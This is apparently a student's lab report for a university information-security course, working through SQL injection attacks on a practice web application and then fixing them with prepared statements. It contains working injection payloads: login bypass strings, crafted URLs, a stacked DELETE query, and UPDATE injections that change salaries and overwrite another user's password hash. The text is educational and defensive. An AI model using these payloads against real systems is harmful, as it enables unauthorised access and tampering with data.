
Introduction to Information Security - CS 458 - Spring 2019 Lab 2 - SQL Injection Attack

Due: Blackboard Sunday April 27th, 2019 by 11:59pm


2 Lab Tasks

2.1 Task 1: Get Familiar with SQL Statements



ective owners. Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved. Type 'help;' or '\h' for help. Type '\c' to clear the current input statement. Oracle is a registered trademark of Oracle Corporation mysql> use Users; Reading table information for completion of table and c olumn names You can turn off this feature to get a quicker startup with -A and/or its affiliates. Other names may be trademarks of their resp owners. Type 'help;' or '\h' for help. Type '\c' to clear the c urrent input statement. Database changed mysql> show tables; mysql> use Users; Reading table information for completion of table and c olumn names I Tables in Users You can turn off this feature to get a quicker startup with -A | credential 1 row in set (0.00 sec) Database changed mysql> mysql>

Command Command




Select Command

SQL Statement: SELECT * FROM credential WHERE Name = "Alice";


2.2 Task 2: SQL Injection Attack on SELECT Statement

2.2.1 Task 2.1: SQL Injection Attack from webpage



Vulnerability #1

Vulnerability #2



Access to Admin Account

Username: admin';--Username: admin';#

2.2.2 Task 2.2: SQL Injection Attack from command line


URL:

http://www.seedlabsqlinjection.com/index.php?username=admin%27%23&Password=

or

http://www.seedlabsqlinjection.com/index.php?username=admin%27--+&Password=

Virtual box giving problems with **index.php**. So, using **unsafe_home.php**.




Vulnerability #1

Vulnerability #2

2.2.3 Task 2.3: Append a new SQL statement

When entering information into the login page, you can run multiple sql queries by adding a semicolon after the username is entered, add your queries, and then end off with # or -- to stop the end from activating.

In the Username field: admin'; DELETE FROM credential WHERE name = 'Boby'#




Error Message for multiple commands

Seems php checks for this since it won't let you do multiple statements. After further research, it is a flag that needs to be set for this to happen.

2.3 Task 3: SQL Injection Attack on UPDATE Statement

2.3.1 Task 3.1: Modify your own salary



Login as Alice


Alice's original salary

In any text box, after entering in the necessary information, we can add the salary column setting like such:

In the any column:

', salary='40000

where is any value you want




Edit Command

Alice's new salary

2.3.2 Task 3.2: Modify other people' salary


First, we need to know what Boby's salary is so using admin as last time to see Boby's name and salary:



View Boby's original salary using admin'# vulnerability

In the any column, enter the following:


', salary='29999' WHERE name='Boby'#



Edit Command

Boby's new Salary

2.3.3 Task 3.3: Modify other people' password




Everyone's original passwords (hashed)

Since there is a SHA1 hash, there will be a constraint on the Password column for a specific number of bits. Thus, we need to hash the password before changing the password.

Using sha1 for openssl, we can choose a password and hash it using the following command:

echo -n "123456" | openssl sha1

where is any value you want




Hash new password

In the any column, enter the following:


', Password= '7c4a8d09ca3762af61e59520943dc26494f8941b' WHERE name='Boby'#

where is any hashed value you want



Edit Command

New Password login



Boby's old password

Boby's new password

2.4 Task 4: Countermeasure - Prepared Statement

home.php



Without Prepared SQL


With Prepared SQL

edit_backend.php




Without Prepared SQL

With Prepared SQL




Task 2.1 Vulnerability

Fixed




Task 3.1 Vulnerability

Fixed



Task 3.2 Vulnerability


Fixed



Task 3.3 Vulnerability

Fixed

3 Guidelines



Command with vunerability

These special characters (#,--,;) within labeled values can be santizied by using prepared statements to save everything that is a special statement as just one long string. This stops the SQL interpreter from looking at the symbols and adding logic the creater did not intend.